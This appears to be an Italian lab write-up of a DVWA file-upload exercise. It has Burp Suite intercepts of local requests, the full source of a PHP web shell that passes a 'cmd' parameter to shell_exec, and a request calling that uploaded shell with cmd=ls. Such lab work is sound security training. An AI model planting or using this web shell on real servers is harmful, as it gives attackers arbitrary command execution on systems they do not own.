

Intercettazione DVWA

The image shows a web browser window displaying the DVWA (Damn Vulnerable Web Application) login page. The URL bar indicates the address is 192.168.68.102/dvwa/login.php. The page features the DVWA logo and two input fields for 'Username' and 'Password'. Below the browser window, the Burp Suite Community Edition v2023.10.3.5 interface is visible, showing an intercepted HTTP request to http://192.168.68.102:80. The 'Intercept' tab is active, and the 'Intercept is on' button is highlighted. The request details are shown in the 'Raw' view, and the 'Inspector' panel on the right displays the request attributes, query parameters, body parameters, cookies, and headers.

Browser Window:

- Tab: Damn Vulnerable Web Ap x
- Address Bar: 192.168.68.102/dvwa/login.php
- Page Content: DVWA logo, Username input field, Password input field.


Burp Suite Window:

- Menu: Burp, Project, Intruder, Repeater, View, Help
- Sub-menu: Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, Settings
- Intercept: HTTP history, WebSockets history, Proxy settings
- Request to http://192.168.68.102:80
- Buttons: Forward, Drop, Intercept is on, Action, Open browser
- Inspector: Request attributes (2), Request query parameters (0), Request body parameters (0), Request cookies (2), Request headers (...)

Raw Request Details:

```
1 GET /dvwa/login.php HTTP/1.1
2 Host: 192.168.68.102
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/119.0.6045.159 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.68.102/
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
10 Cookie: security=high; PHPSESSID=302942e66fe157ba6be123210508acdf
11 Connection: close
12
13
```

Codice shell.php



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
(kali@kali)-[~]  
$ cat shell.php  
cat: shell.php: File o directory non esistente  
(kali@kali)-[~]  
$ cat /home/kali/Desktop/shell.php  
<?php  
if (isset($_GET['cmd']))  
{  
    $cmd = $_GET['cmd'];  
    echo '<pre>';  
    $result = shell_exec($cmd);  
    echo $result;  
    echo '</pre>';  
}  
?>  
(kali@kali)-[~]  
$  
10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)  
ication/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application  
942e66fe157ba6ba123210508acdf
```

Intercettazione Parte 2

The screenshot displays the Burp Suite Community Edition v2023.10.3.5 interface. The top browser window shows the URL `192.168.68.102/dvwa/hackable/uploads/shell.php?cmd=ls`. The main interface is in the 'Proxy' tab, with the 'Intercept' sub-tab selected. A request to `http://192.168.68.102:80` is intercepted, and the 'Intercept is on' button is active. The request details are shown in the 'Pretty' view, and the 'Inspector' panel on the right lists the request attributes, query parameters, body parameters, cookies, and headers.

Request to `http://192.168.68.102:80`

Forward Drop Intercept is on Action Open browser

Add notes HTTP/1

Inspector

Inspector	Notes
Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	2
Request headers	9

Request details (Pretty view):

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.68.102
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/119.0.6045.159 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=04c0f7ddac42d9c1638281135dd79ae2
10 Connection: close
11
12
```